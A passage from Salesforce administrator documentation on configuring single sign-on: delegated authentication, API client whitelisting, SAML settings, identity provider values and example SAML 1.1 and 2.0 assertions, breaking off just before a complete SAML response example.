   a. In Salesforce, download the Web Services Description Language (WSDL) file `AuthenticationService.wsdl`. From Setup, enter *API* in the `Quick Find` box, then select **API**, then select **Download Delegated Authentication WSDL**.

      The WSDL file describes the delegated authentication SSO service. Use the WSDL file to generate a server-side stub to which you add your SSO implementation. For example, in the WSDL2Java tool from Apache Axis, use the `--server-side` switch. With the .NET wsdl.exe tool, use the `/server` switch.

      For a sample request and response, see Sample SOAP Message for Delegated Authentication on page 906.

   b. Add a link to your corporate intranet or other internal site that takes the authenticated user's credentials and passes them through an HTTP POST to the Salesforce login page.

      Because Salesforce doesn't use the password field other than to pass it back to you, don't pass in a password. Instead, pass another authentication token, such as a Kerberos Ticket, so that your corporate passwords aren't passed to or from Salesforce.

      You can configure the Salesforce delegated authentication authority to accept only a token or either a tokenor password. If the authority accepts only a token, Salesforce users can't log in to Salesforce directly because they can't create a valid token. However, many authorities support both tokens and passwords In this case, users can log in to Salesforce through the login page.

      When the Salesforce server passes the credentials back to you in the `Authenticate` message, verify them. Then the user can access the app.

2. In Salesforce, specify your org's SSO gateway URL. From Setup, enter *`Single Sign-On`* in the `Quick Find` box, select **Single Sign-On Settings**, and then click **Edit**. Enter the URL in the Delegated Gateway URL text box. For security reasons, Salesforce restricts outbound ports to one of the following.
   - 80, which accepts only HTTP connections
   - 443, which accepts only HTTPS connections
   - 1024–66535, which accept HTTP or HTTPS connections
3. Optionally, select **Force Delegated Authentication Callout**.

   Note: Select this option if you must record every login attempt. This option forces a callout to the SSO endpoint regardless of login restriction failures. If you don't select this option, a call isn't made to the SSO endpoint if the first login attempt fails due to login restrictions within the Salesforce org.
4. Enable the "Is Single Sign-On Enabled" permission.

Important: If single sign-on (SSO) is enabled for your org, API and desktop client users can log in to Salesforce unless their profile has IP address restrictions set and they try to log in from outside of the range defined. Also the SSO authority usually handles login lockout policies for users with the "Is Single Sign-On Enabled" permission. However, if the security token is enabled for your org,

your org's login lockout settings determine how many times users can attempt to log in with an invalid security token before being locked out of Salesforce.

SEE ALSO:

Single Sign-On

Delegated Authentication Single Sign-On

Control Individual API Client Access to Your Salesforce Organization

With API Client Whitelisting, restrict all API client applications, such as the Data Loader, to require administrator approval, unless the user's profile or permission set has the "Use Any API Client" permission.

Administrators may grant some users API access through the "API Enabled" permission. After it's given, this permission allows the user API access through any client (such as the Data Loader, Salesforce1, Salesforce for Outlook, or the Force.com Migration Tool). For finer control over which applications the user can use for API access, you can implement API Client Whitelisting. This feature leverages the existing authorization capabilities of connected apps. With API Client Whitelisting, an administrator can approve or block individual client application access for each associated connected app. All client applications that are not configured as connected apps are denied access. If you are not using connected apps, you can relax this restriction for individual users by assigning them a profile or permission set with "Use Any API Client" enabled.

Note: Contact Salesforce to enable API Client Whitelisting. After it's enabled, all client access is restricted until explicitly allowed by the administrator. This restriction might block access to applications that your users are already using. Before you enable this feature, you should configure and approve connected apps for any client applications you want users to continue using, or give the users a profile or permission set with "Use Any API Client" enabled.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

To configure API Client Whitelisting, do the following.

1. Contact Salesforce to get the feature enabled for your organization.
2. From Setup, enter *Connected Apps* in the `Quick Find` box, then select the option for managing connected apps.
3. In the App Access Settings, click **Edit**.
4. Select **Limit API access to installed connected apps with the "Admin approved users are pre-authorized" policy**.

   Optionally, select **Allow Visualforce pages to bypass this restriction** so that any Visualforce pages that use the API continue to be authorized to access objects in the organization. If you enable API Client Whitelisting without selecting this option, only approved connected apps are authorized, and Visualforce pages might not behave as expected. Also, if unchecked, client applications that call `getSessionId()` are denied access. Apps that make API calls to Salesforce using a session obtained in a Visualforce context are denied access unless you select this checkbox.
5. Click **Save**.

After you select this feature, all client applications need explicit approval by an administrator to be authorized for the organization, unless the user has a profile or permission set with "Use Any API Client" enabled.

Some components for commonly used apps are automatically installed as connected apps in organizations. These components support apps such as the Data Loader, Salesforce1, Workbench and more. After you select this feature, these components will also require approval, unless the user has a profile or permission set with "Use Any API Client" enabled. See Managing a Connected App for more information about these components.

Viewing Single Sign-On Login Errors

If your organization is enabled for Single Sign-On using delegated authentication and has built a Single Sign-On solution, you can view the most recent Single Sign-On login errors for your organization.

1. From Setup, enter *Delegated Authentication Error History* in the Quick Find box, then select **Delegated Authentication Error History**.
2. For the twenty-one most recent login errors, you can view the user's username, login time, and the error.

Note: Contact Salesforce to learn more about enabling Single Sign-On for your organization.

USER PERMISSIONS

To view Single Sign-On login errors:
- "Modify All Data"

SEE ALSO:

Single Sign-On

SAML

Salesforce Identity uses the XML-based Security Assertion Markup Language (SAML) protocol for single sign-on into Salesforce from a corporate portal or identity provider. With SAML, you can transfer user information between services, such as from Salesforce to Microsoft 365.

The identity provider performs most of the work to set up single sign-on (SSO).

1. Establish a SAML identity provider and gather information about how they connect to Salesforce. The identity provider sends SSO requests to Salesforce.
2. Provide information to your identity provider, such as the URLs for the start and logout pages.
3. Configure Salesforce using the instructions in Configure SAML Settings for Single Sign-On. Only this step takes place in Salesforce.

Your identity provider sends SAML assertions to Salesforce using the SAML Web Single Sign-on Browser POST profile. Salesforce sends SAML responses to the identity provider login URL specified under Setup by entering *Single Sign-On* in the Quick Find box, then selecting **Single Sign-On Settings**. Salesforce receives the assertion, verifies it against your Salesforce configuration, and, if the assertion is true, allows SSO.

If you have problems with the SAML assertion after you configure Salesforce for SAML, use the SAML Assertion Validator to validate the SAML assertion. You can obtain a SAML assertion from your identity provider.

If your users can't log in using SAML, review the SAML login history to determine why. Sharing the login history with your identity provider helps resolve problems quickly.

Click **Download Metadata** to download an XML file of your SAML configuration settings to send to your identity provider. The identity provider can then upload these configuration settings to connect to your Salesforce orgcommunity.

Working With Your Identity Provider

Configure SAML Settings for Single Sign-On

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

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Delegated Authentication is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

View and Edit Single Sign-On Settings

After you've configured your Salesforce org to use SAML, you can manage the SAML configuration from the Single Sign-On Settings page.

Identity Provider Values

Customize SAML Start, Error, Login, and Logout Pages

Example SAML Assertions

Reviewing the SAML Login History

Validating SAML Settings for Single Sign-On

SAML Assertion Validation Errors

Working With Your Identity Provider

1. You must gather the following information from your identity provider before configuring Salesforce for SAML.
   - The version of SAML the identity provider uses (1.1 or 2.0)
   - The entity ID of the identity provider (also known as the issuer)
   - An authentication certificate.

     Tip: Be sure to store the certificate where you can access it from your browser. This will be uploaded to Salesforce in a later step.
   - The following SAML assertion parameters, as appropriate:
     - The SAML user ID type
     - The SAML user ID location
     - Attribute Name
     - Attribute URI
     - Name ID format

     Note: Attribute Name, Attribute URI, and Name ID format are only necessary if the `SAML User ID Location` is in an Attribute element, and not the name identifier element of a Subject statement.

     Tip: To set up single sign-on quickly, you can import SAML 2.0 settings from an XML file (or a URL pointing to the file) on the Single Sign-On Settings page. Obtain the XML from your identity provider.

   You may also want to share more information about these values with your identity provider.

   Tip: Enable Salesforce for SAML and take a screenshot of the page for your identity provider. From Setup, enter *`Single Sign-On Settings`* in the `Quick Find` box, then select **Single Sign-On Settings**, click **Edit**, then select `SAML Enabled`.
2. Work with your identity provider to setup the start, login, and logout pages.

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Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

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- "Customize Application"

  AND

  "Modify All Data"

3. Share the example SAML assertions with your identity provider so they can determine the format Salesforce requires for successful single sign-on.

SEE ALSO:

SAML

Configure SAML Settings for Single Sign-On

From this page, you can configure your org to use single sign-on. You can also set up just-in-time provisioning. Work with your identity provider to properly configure these settings. For more information about single sign-on, see Single Sign-On. For more information about just-in-time provisioning, see About Just-In-Time Provisioning.

To configure SAML settings for single sign-on from your corporate identity provider to Salesforce:

1. Gather information from your identity provider.
2. Provide information to your identity provider.
3. Set up single sign-on.
4. Set up an identity provider to encrypt SAML assertions (optional).
5. Enable Just-in-Time user provisioning (optional).
6. Edit the SAML JIT handler if you selected `Custom SAML JIT with Apex Handler` for Just-in-Time provisioning.
7. Test the single sign-on connection.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

Set up single sign-on

1. In Salesforce, from Setup, enter *`Single Sign-On Settings`* in the `Quick Find` box, then select **Single Sign-On Settings**, and click **Edit**.
2. Select `SAML Enabled`. You must enable SAML to view the SAML single sign-on settings.
3. Specify the SAML version used by your identity provider.
4. Click **Save**.
5. In SAML Single Sign-On Settings, click the appropriate button to create a configuration, as follows.
   - **New** - Specify all settings manually.
   - **New from Metadata File** - Import SAML 2.0 settings from an XML file from your identity provider. This option reads the XML file and uses it to complete as many of the settings as possible.

     Note: If your XML file contains information for more than one configuration, the first configuration that occurs in the XML file is used.

   - **New from Metadata URL** - Import SAML 2.0 settings from a public URL. This option reads the XML file at a public URL and uses it to complete as many of the settings as possible. The URL must be added to Remote Site Settings to access it from your Salesforce org.
6. Give this setting a **Name** for reference within your org.

   Salesforce inserts the corresponding **API Name** value, which you can customize if necessary.

7. Enter the `Issuer`. Often referred to as the entity ID for the identity provider.
8. If your Salesforce org has domains deployed, specify whether you want to use the base domain (`https://saml.salesforce.com`) or the custom domain for the **Entity ID**. You must share this information with your identity provider.

   Tip: Generally, use the custom domain as the entity ID. If you already have single sign-on configured before deploying a domain, the base domain is the entity ID. If you are providing Salesforce to Salesforce services, you must specify the custom domain.

9. For the `Identity Provider Certificate`, use the **Browse** button to locate and upload the authentication certificate issued by your identity provider.
10. For the `Request Signing Certificate`, select the certificate you want from the ones saved in your **Certificate and Key Management** settings.
11. For the `Request Signature Method`, select the hashing algorithm for encrypted requests, either `RSA-SHA1` or `RSA-SHA256`.
12. Optionally, if the identity provider encrypts SAML assertions, select the `Assertion Decryption Certificate` they're using from the ones saved in your **Certificate and Key Management** settings. This field is available only if your org supports multiple single sign-on configurations. For more information, see Set up an identity provider to encrypt SAML assertions.
13. For the `SAML Identity Type`, `SAML Identity Location`, and other fields described in Identity Provider Values, specify the values provided by your identity provider as appropriate.
14. For the `Service Provider Initiated Request Binding`, select the appropriate value based on the information provided by your identity provider.
15. For SAML 2.0, if your identity provider has specific login or logout pages, specify them in **Identity Provider Login URL** and **Identity Provider Logout URL**, respectively.

    Note: These fields appear in Developer Edition and sandbox organizations by default and in production organizations only if My Domain is enabled. The fields do not appear in trial organizations or sandboxes linked to trial organizations.

16. For the `Custom Error URL`, specify the URL of the page that the users are directed to if there's an error during SAML login. It must be a publicly accessible page, such as a public site Visualforce page. The URL can be absolute or relative.
17. Optionally, set up Just-in-Time user provisioning. For more information, see Enable Just-in-Time user provisioning and About Just-in-Time Provisioning for SAML.
18. Click **Save**.

Click **Download Metadata** to download an XML file of your SAML configuration settings to send to your identity provider. The identity provider can then upload these configuration settings to connect to your Salesforce orgcommunity.

Set up an identity provider to encrypt SAML assertions

When Salesforce is the service provider for inbound SAML assertions, you can pick a saved certificate to decrypt inbound assertions from third party identity providers. You need to provide a copy of this certificate to the identity provider.

1. In the Single Sign-On Settings page in Setup, add a new SAML configuration.
2. In the `Assertion Decryption Certificate` field, specify the certificate for encryption from the ones saved in your **Certificate and Key Management** settings.

   Note: If you don't see the `Assertion Decryption Certificate` field you need to enable multiple single sign-on for your organization.(Applies to orgs created before the Summer '13 release that aren't using SAML 1.1).To enable multiple

single sign-on configurations, select **Enable Multiple Configs** on the **Single Sign-On Settings** page. If this setting has already been enabled, the field appears, and you won't see the **Enable Multiple Configs** button.

3. Set the `SAML Identity Location` to the element where your identifier is located.
4. When you save the new SAML configuration, your org's SAML settings value for the `Salesforce Login URL` (also known as the "Salesforce ACS URL") changes. Get the new value (from the Single Sign-On Settings page in Setup), and click the name of the new SAML configuration. The value is in the `Salesforce Login URL` field.
5. The identity provider must use the `Salesforce Login URL` value.
6. You also need to provide the identity provider with a copy of the certificate selected in the `Assertion Decryption Certificate` field to use for encrypting assertions.

Enable Just-in-Time user provisioning

1. In SAML Single Sign-On Settings, select `User Provisioning Enabled`.
   - `Standard` - This option allows you to provision users automatically using attributes in the assertion.
   - `Custom SAML JIT with Apex handler` - This option provisions users based on logic in an Apex class.
2. If you selected `Standard`, click **Save** and test the single sign-on connection.. If you selected `Custom SAML JIT with Apex handler`, proceed to the next step.
3. In the `SAML JIT Handler` field, select an existing Apex class as the SAML JIT handler class. This class must implement the SamlJitHandler interface. If you do not have an Apex class, you can generate one by clicking `Automatically create a SAML JIT handler template`. You must edit this class and modify the default content before using it. For more information, see Edit the SAML JIT handler.
4. In the `Execute Handler As` field, select the user that runs the Apex class. The user must have "Manage Users" permission.
5. Just-in-time provisioning requires a Federation ID in the user type. In `SAML Identity Type`, select `Assertion contains the Federation ID from the User object`. If your identity provider previously used the Salesforce username, communicate to them that they must use the Federation ID.
6. Click **Save**.

Edit the SAML JIT handler

1. From Setup, enter *`Apex Classes`* in the `Quick Find` box, then select **Apex Classes**.
2. Edit the generated Apex SAML JIT handler to map fields between SAML and Salesforce. In addition, you can modify the generated code to support the following:
   - Custom fields
   - Fuzzy profile matching
   - Fuzzy role matching
   - Contact lookup by email
   - Account lookup by account number
   - Standard user provisioning into a community
   - Standard user login into a community
   - Default profile ID usage for portal Just-in-Time provisioning
   - Default portal role usage for portal Just-in-Time provisioning
   - Username generation for portal Just-in-Time provisioning

For example, to support custom fields in the generated handler code, find the "Handle custom fields here" comment in the generated code. After that code comment, insert your custom field code. For more information and examples, see the SamlJitHandler Interface documentation.

Note: If your identity provider sends JIT attributes for the Contact or Account object with the User object in the same assertion, the generated handler might not be able to make updates. For a list of User fields that cannot be updated at the same time as the Contact or Account fields, see sObjects That Cannot Be Used Together in DML Operations.

Test the single sign-on connection

After you have configured and saved your SAML settings, test them by trying to access the identity provider's application. Your identity provider directs the user's browser to POST a form containing SAML assertions to the Salesforce login page. Each assertion is verified, and if successful, single sign-on is allowed.

If you have difficulty signing on using single sign-on after you have configured and saved your SAML settings, use the SAML Assertion Validator. You might have to obtain a SAML assertion from your identity provider first.

If your users are having problems using SAML to log in, you can review the SAML login history to determine why they were not able to log in and share that information with your identity provider.

If you are using SAML version 2.0, after you've finished configuring SAML, the OAuth 2.0 Token Endpoint field is populated. Use the tokenwith the web single sign-on authentication flow for OAuth 2.0.

SEE ALSO:

- SAML
- Best Practices for Implementing Single Sign-On
- Validating SAML Settings for Single Sign-On
- Administrator setup guide: Single Sign-On Implementation Guide
- Certificates and Keys

View and Edit Single Sign-On Settings

After you've configured your Salesforce org to use SAML, you can manage the SAML configuration from the Single Sign-On Settings page.

From Setup, enter *Single Sign-On Settings* in the Quick Find box, then select **Single Sign-On Settings**.

After the SAML configuration completes, the Single Sign-On Settings page displays the generated URLs and OAuth 2.0 token endpoint.

Field	Description
Salesforce Login URL	For SAML 2.0. The URL associated with the login for the Web SSO OAuth assertion flow. This URL appears if you configured SAML with "Assertion contains the User's Salesforce username" for SAML Identity Type and "Identity is in the NameIdentifier element of the Subject statement" for SAML Identity Location.
Salesforce Logout URL	For SAML 2.0. The Salesforce logout URL that users are directed to after they log off. This URL appears if you didn't specify a value for Identity Provider Logout URL.
OAuth 2.0 Token Endpoint	For SAML 2.0. The ACS URL used when enabling Salesforce as an identity provider in the Web SSO OAuth assertion flow.

From this page you can do any of the following:

- Click **Edit** to change the existing SAML configuration.
- Click **SAML Assertion Validator** to validate the SAML settings for your org using a SAML assertion provided by your identity provider.
- Click **Download Metadata** to download an XML file of your SAML configuration settings to send to your identity provider. The identity provider can then upload these configuration settings to connect to your Salesforce orgcommunity. Enabled only if your identity provider supports metadata and if you are using SAML 2.0.

SEE ALSO:

SAML

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

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Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:

- "View Setup and Configuration"

To edit the settings:

- "Customize Application"

  AND

  "Modify All Data"

Identity Provider Values

Before you can configure Salesforce for SAML, you must receive information from your identity provider. This information must be used on the single sign-on page.

The following information might be useful for your identity provider.

Field	Description
`SAML Version`	The version of SAML your identity provider uses. Salesforce currently supports version 1.1 and 2.0. The SAML specifications for the various versions are linked below: • SAML 1.1 • SAML 2.0
`Issuer`	The Entity ID—a URL that uniquely identifies your SAML identity provider. SAML assertions sent to Salesforce must match this value exactly in the `<saml:Issuer>` attribute of SAML assertions.
`Entity ID`	The issuer in SAML requests generated by Salesforce, and is also the expected audience of any inbound SAML Responses. If you don't have domains deployed, this value is always `https://saml.salesforce.com`. If you have domains deployed, Salesforce recommends that you use your custom domain name. You can find the value on the Single Sign-On Settings page. From Setup, enter *`Single Sign-On Settings`* in the `Quick Find` box, then select **Single Sign-On Settings**.
`Identity Provider Certificate`	The authentication certificate issued by your identity provider.
`Request Signing Certificate`	The certificate (saved in the Certificate and Key Management page in Setup) used to generate the signature on a SAML request to the identity provider when Salesforce is the service provider for a service provider-initiated SAML login. If a certificate has not been saved in the Certificate and Key Management page in Setup, Salesforce uses the global proxy certificate by default. Using a saved signing certificate provides more control over events, such as certificate expiration, than using the global proxy certificate.
`Request Signature Method`	The hashing algorithm for encrypted requests, either `RSA-SHA1` or `RSA-SHA256`.
`SAML Identity Type`	The element in a SAML assertion that contains the string that identifies a Salesforce user. Values are: **`Assertion contains User's Salesforce username`** Use this option if your identity provider passes the Salesforce username in SAML assertions.

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Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

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  AND

  "Modify All Data"

Field	Description
	`Assertion contains the Federation ID from the User object` Use this option if your identity provider passes an external user identifier, for example an employee ID, in the SAML assertion to identify the user. **`Assertion contains the User ID from the User object`** Use this option if your identity provider passes an internal user identifier, for example a user ID from your Salesforce organization, in the SAML assertion to identify the user.
`SAML Identity Location`	The location in the assertion where a user should be identified. Values are: **`Identity is in the NameIdentifier element of the Subject statement`** The Salesforce `Username` or `FederationIdentifier` is located in the `<Subject>` statement of the assertion. **`Identity is in an Attribute element`** The Salesforce `Username` or `FederationIdentifier` is specified in an `<AttributeValue>`, located in the `<Attribute>` of the assertion.
`Attribute Name`	If "`Identity is in an Attribute element`" is selected, this contains the value of the `AttributeName` that is specified in `<Attribute>` that contains the User ID.
`Attribute URI`	If SAML 1.1 is the specified SAML version and "`Identity is in an Attribute element`" is selected, this contains the value of the `AttributeNamespace` that is specified in `<Attribute>`.
`Name ID Format`	If SAML 2.0 is the specified SAML version and "`Identity is in an Attribute element`" is selected, this contains the value for the `nameid-format`. Possible values include `unspecified`, `emailAddress` or `persistent`. All legal values can be found in the "Name Identifier Format Identifiers" section of the Assertions and Protocols SAML 2.0 specification.
`Service Provider Initiated Request Binding`	If you're using My Domain, chose the binding mechanism your identity provider requests for your SAML messages. Values are: **`HTTP POST`** HTTP POST binding sends SAML messages using base64-encoded HTML forms. **`HTTP Redirect`** HTTP Redirect binding sends base64-encoded and URL-encoded SAML messages within URL parameters. No matter what request binding is selected, the SAML Response will always use HTTP POST binding.
`Identity Provider Login URL`	For SAML 2.0 only: The URL where Salesforce sends a SAML request to start the login sequence. If you have domains deployed and a value specified for this field, login requests are usually sent to the address specified by this field. However, if you need to bypass this value (for example, your identity provider is down) add the `login` parameter to the query string for the login page. For example: `http://mydomain.my.salesforce.com?login`. Note: This field appears in Developer Edition production and sandbox organizations by default and in production organizations only if My Domain is enabled. This field does not appear in trial organizations or sandboxes linked to trial organizations.

Field	Description
`Identity Provider Logout URL`	For SAML 2.0 only: The URL to direct the user to when they click the **Logout** link in Salesforce. The default is `http://www.salesforce.com`. Note: This field appears in Developer Edition production and sandbox organizations by default and in production organizations only if My Domain is enabled. This field does not appear in trial organizations or sandboxes linked to trial organizations.
`Salesforce Login URL`	The URL associated with logging in for the Web browser single sign-on flow.
`OAuth 2.0 Token Endpoint`	For SAML 2.0 only: The ACS URL used with the API when enabling Salesforce as an identity provider in the Web single sign-on OAuth assertion flow.
`Custom Error URL`	The URL of the page users should be directed to if there's an error during SAML login. It must be a publicly accessible page, such as a public site Visualforce page. The URL can be absolute or relative.

Start, Login, and Logout URL Values

In addition to the information used during the single sign-on, your identity provider can also set the start, login, and logout pages. You can also specify these pages yourself when you configure single sign-on.

The following information might be useful to your identity provider if they are setting these pages.

- The SAML specification supports an HTML form that is used to pass the SAML assertion via HTTPS POST.
- For SAML 1.1, the SAML identity provider can embed name-value pairs in the `TARGET` field to pass this additional information to Salesforce prepended with a specially formatted URL that contains URL-encoded parameters.
- The URL for SAML 1.1 to include in the `TARGET` field is as follows: `https://saml.salesforce.com/?`
- For SAML 2.0, instead of using the `TARGET` field, the identity providers uses the `<AttributeStatement>` in the SAML assertion to specify the additional information.
- Salesforce supports the following parameters:

  Note: For SAML 1.1 these parameters must be URL-encoded. This allows the URLs, passed as values that include their own parameters, to be handled correctly. For SAML 2.0, these parameters are part of the `<AttributeStatement>`.

  - `ssoStartPage` is the page to which the user should be redirected when trying to log in with SAML. The user is directed to this page when requesting a protected resource in Salesforce, without an active session. The `ssoStartPage` should be the SAML identity provider's login page.
  - `startURL` is the URL where you want the user to be directed when sign-on completes successfully. This URL can be absolute, such as *`https://yourInstance.salesforce.com/001/o`* or it can be relative, such as *`/001/o`*. This parameter is only used in SAML 1.1. In SAML 2.0, the start URL is the page the user attempted to access before they were authenticated.
  - `logoutURL` is the URL where you want the user to be directed when they click the **Logout** link in Salesforce. The default is `http://www.salesforce.com`.

The following sample `TARGET` field is for SAML 1.1, and includes properly-encoded parameters. It passes a customized start page, as well as start and logout URLs embedded as parameter values in the query string.

```
https://saml.salesforce.com/?ssoStartPage=https%3A%2F
%2Fwww.customer.org%2Flogin%2F&startURL=%2F001%2Fo&logoutURL=http%3A%2F%2Fwww.salesforce.com
```

The following is an example of an `<AttributeStatement>` for SAML 2.0 that contains both `ssoStartPage` and `logoutURL`:

```
<saml:AttributeStatement>
   <saml:Attribute Name="ssoStartPage"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:anyType">
              http://www.customer.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="logoutURL"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
              https://www.salesforce.com
      </saml:AttributeValue>
   </saml:Attribute>
</saml:AttributeStatement>
```

SEE ALSO:

SAML

Customize SAML Start, Error, Login, and Logout Pages

You can customize the start, error, login, and logout pages for single sign-on users using SAML 1.1 or 2.0. As part of your configuration, decide the following:

- If your identity provider uses SAML 1.1, the URL to direct the user to when single sign-on successfully completes (known as the start page). This URL can be absolute, such as `https://yourInstance.salesforce.com/001/o` or it can be relative, such as `/001/o`. This URL must be an endpoint that accepts SAML authentication requests.

  In SAML 2.0, the start page is the page the user attempted to access before they were authenticated. The SAML 2.0 start page must support Sp-init single sign-on.

  If you are using SAML 2.0, you can also use the `RelayState` parameter to control where users get redirected after a successful login.

- The single sign-on start page where Salesforce sends a SAML request to start the login sequence.

  We recommend that if you specify a single sign-on start page that you also specify a logout page. When you specify a logout page, when a user clicks logout or if a user's session expires, the user is redirected to that page. If you don't specify a logout page, the user is redirected to the general Salesforce login page.

- The URL to direct the user to when they click the Logout link in Salesforce (known as the logout page). The default is `https://login.salesforce.com`, unless MyDomain is enabled. If My Domain is enabled, the default is `https://customdomain.my.salesforce.com`.

For SAML 2.0, these values can be set either during the single sign-on configuration, or by your identity provider in the login URL or SAML assertion. The order of precedence is:

1. Session cookie—if you've already logged in to Salesforce and a cookie still exists, the login and logout pages specified by the session cookie are used.
2. Values passed in from the identity provider.
3. Values from the single sign-on configuration page.

If you decide not to add these values to the single sign-on configuration, share them with your identity provider. The identity provider must use these values either in the login URL or the assertion.

You can also decide if you want users to be directed to a custom error page if there's an error during SAML login: It must be a publicly accessible page, such as a public site Visualforce page. The URL can be absolute or relative. Use this value when you configure SAML.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

SEE ALSO:

SAML

Example SAML Assertions

Share the example SAML assertions with your identity provider so they can determine the format of the information Salesforce requires for successful single-sign on. The assertion must be signed according to the XML Signature specification, using RSA and either SHA-1 or SHA-256.

In addition to the general single sign-on examples for both SAML 1.1 and SAML 2.0, use the following samples for the specific feature:

- assertions for portals
- assertions for Sites
- SOAP message for delegated authentication
- assertion for just-in-time provisioning

SAML User ID type is the Salesforce username, and SAML User ID location is the `<NameIdentifier>` element in the `<Subject>` element

SAML 1.1:

```
<Subject>
      <NameIdentifier>user101@salesforce.com</NameIdentifier>
</Subject>
```

SAML 2.0:

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">user101@salesforce.com</saml:NameID>

    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:44:24.173Z"
Recipient="http://localhost:9000"/>
    </saml:SubjectConfirmation>
</saml:Subject>
```

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Federated Authentication is available in: **All** Editions

Delegated Authentication is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Authentication Providers are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the settings:
- "View Setup and Configuration"

To edit the settings:
- "Customize Application"

  AND

  "Modify All Data"

SAML User ID type is the Salesforce username, and SAML User ID location is the `<Attribute>` element

SAML 1.1:

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>this value doesn't matter</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MySfdcName" AttributeNamespace="MySfdcURI">
       <AttributeValue>user101@salesforce.com</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_USERNAME"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
            user101@salesforce.com
        </saml:AttributeValue>
    </saml:Attribute>
 </saml:AttributeStatement>
```

SAML User ID type is the Salesforce User object's `FederationIdentifier` field, and SAML User ID location is the `<NameIdentifier>` element in the `<Subject>` element

SAML 1.1:

```
<AttributeStatement>
   <saml:Subject>
      <saml:NameIdentifier Format="urn:oasis:names:tc:SAML:1.0:assertion"
NameQualifier="www.saml_assertions.com">
         MyName
      </saml:NameIdentifier>
   </saml:Subject>
</AttributeStatement>
```

SAML 2.0:

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">MyName</saml:NameID>
    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:48:25.730Z"
Recipient="http://localhost:9000/"/>
    </saml:SubjectConfirmation>
</saml:Subject>
```

Note: The name identifier can be any arbitrary string, including email addresses or numeric ID strings.

SAML User ID type is theSalesforce User object's `FederationIdentifier` field, and SAML User ID location is the `<Attribute>` element

SAML 1.1:

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>who cares</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MyName" AttributeNamespace="MyURI">
       <AttributeValue>user101</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_ATTR"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
           user101
        </saml:AttributeValue>
    </saml:Attribute>
</saml:AttributeStatement>
```

SAML User ID type is the Salesforce username, and SAML User ID location is the `<NameIdentifier>` element in the `<Subject>` element

The following is a complete SAML response for SAML 2.0:

```
